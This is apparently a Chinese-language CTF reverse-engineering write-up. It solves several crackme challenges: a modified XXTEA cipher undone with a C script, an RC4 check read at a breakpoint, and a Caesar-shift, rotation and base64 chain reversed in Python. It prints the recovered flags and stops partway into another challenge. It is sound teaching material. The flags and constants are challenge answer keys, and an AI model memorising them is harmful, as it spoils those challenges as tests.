
程序逻辑很简单,将输入保存到buff,经过cry函数加密,和密文v6进行比较
直接查看cry函数

经过分析,这是一个魔改的xxtea加密,改了循环轮数和DELTA值
写脚本解密enc
#include <stdio.h>
#include <stdint.h>
#define DELTA 0x9e3779b9
void btea(uint32_t *v, int n, uint32_t const key[4])
{
uint32_t y, z, sum;
unsigned i, rounds, e;
rounds = 415 / n + 114; //确定轮转数
sum = rounds*DELTA; //根据轮转数计算sum
y = v[0];
do
{
e = (sum >> 2) & 3;
for (i=n-1; i>0; i--) //逆序倒推
{
z = v[i-1]; //先解密v[n-1],需要知道v[0]和v[n-2],
v[i] -= (((z>>5^y<<2) + (y>>3^z<<4)) ^ ((sum^y) + (key[(i&3)^e] ^ z)));
y = v[i];//只会解密到v[1]
}
z = v[n-1]; //对于第一个v[0]的解密,要知道v[n-1]和v[1]
v[0] -= (((z>>5^y<<2) + (y>>3^z<<4)) ^ ((sum^y) + (key[(i&3)^e] ^ z)));
y = v[0];
sum += 0x61C88647;
}
while (--rounds);
}
int main()
{
uint32_t enc_data[] = {0x480AC20C,0x0CE9037F2,0x8C212018,0x0E92A18D,0x0A4035274,0x2473AAB1,0x0A9EFDB58,0x0A52CC5C8,0x0E432CB51,0x0D04E9223,0x6FD07093};
uint32_t const k[4]= {0x79696755,0x67346F6C,0x69231231,0x5F674231};
int n= 11;
btea(enc_data, n, k);
for(int i = 0; i < sizeof(enc_data)/sizeof(uint32_t); i++)
{
printf("%x", enc_data[i]);
}
return 0;
}运行结果:
67616c666366657b6638666363302d30312d37392d636532306532383963302d34323964333365327d35为了方便使用python将这段十六进制转换成string
enc = "67616c666366657b6638666363302d30312d37392d636532306532383963302d34323964333365327d35"
for i in range(0,len(enc), 2):
print(chr(int(enc[i:i+2], 16)),end="")运行结果:
galfcfe{f8fcc0-01-79-ce20e289c0-429d33e2}5
发现flag的顺序不对,应该是大小端序的原因,修改代码
enc = "67616c666366657b6638666363302d30312d37392d636532306532383963302d34323964333365327d35"
flag=''
for i in range(0,len(enc), 2):
flag += chr(int(enc[i:i+2], 16))
for i in range(0,len(flag),4):
print((flag[i:i+4][::-1]),end="")运行结果:
flag{efccf8f0-0c97-12ec-82e0-0c9d9242e335}
直接上ida查看伪代码





这里是一堆赋值,最后将这些变量传入了sub_401005函数,跟进去查看

这就是个rc4加密,我们在return上打个断点就能看到解密后的数据

成功getflag

64位无壳exe
直接使用ida打开

对变量名进行简单的处理, 提升代码的可读性

对代码进行简单分析

Str2加密的flag
Str为用户的输入
通过三个函数对Str进行三次加密,最终和Str2进行比较

直接看encode_three函数

这个函数对字符串进行了偏移,有mod操作就不考虑逆向推了,直接使用暴力破解
再看encode_two函数


这个函数对字符串进行了位移,每次位移13个字符
再看最后一个函数encode_one


这个函数也是一眼丁真了,base64

查看alphabet变量,正是base64的码表
写脚本还原flag
import base64
enc = "EmBmP5Pmn7QcPU4gLYKv5QcMmB3PWHcP5YkPq3=cT6QckkPckoRG"
enc_decode = ""
enc_decoee_2 = ""
for enum in range(len(enc)):
for enum_char in range(32,128):
if enum_char <= 64 or enum_char > 90:
if enum_char<= 96 or enum_char > 122 :
if enum_char <= 47 or enum_char > 57:
if enc[enum] == chr(enum_char):
enc_decode += chr(enum_char)
else:
if enc[enum] == chr((enum_char - 48 + 3) % 10 +48):
enc_decode += chr(enum_char)
else:
if enc[enum] == chr((enum_char - 97 + 3) % 26 + 97):
enc_decode += chr(enum_char)
else:
if enc[enum] == chr((enum_char - 65 + 3) % 26 + 65):
enc_decode += chr(enum_char)
enc_decoee_2 += enc_decode[13:26]
enc_decoee_2 += enc_decode[39:52]
enc_decoee_2 += enc_decode[0:13]
enc_decoee_2 += enc_decode[26:39]
print(base64.b64decode(enc_decoee_2.encode()))知识点:
GWHT{672cc4778a38e80cb362987341133ea2}]]>
64位elf,无壳
直接使用ida打开,查看主函数


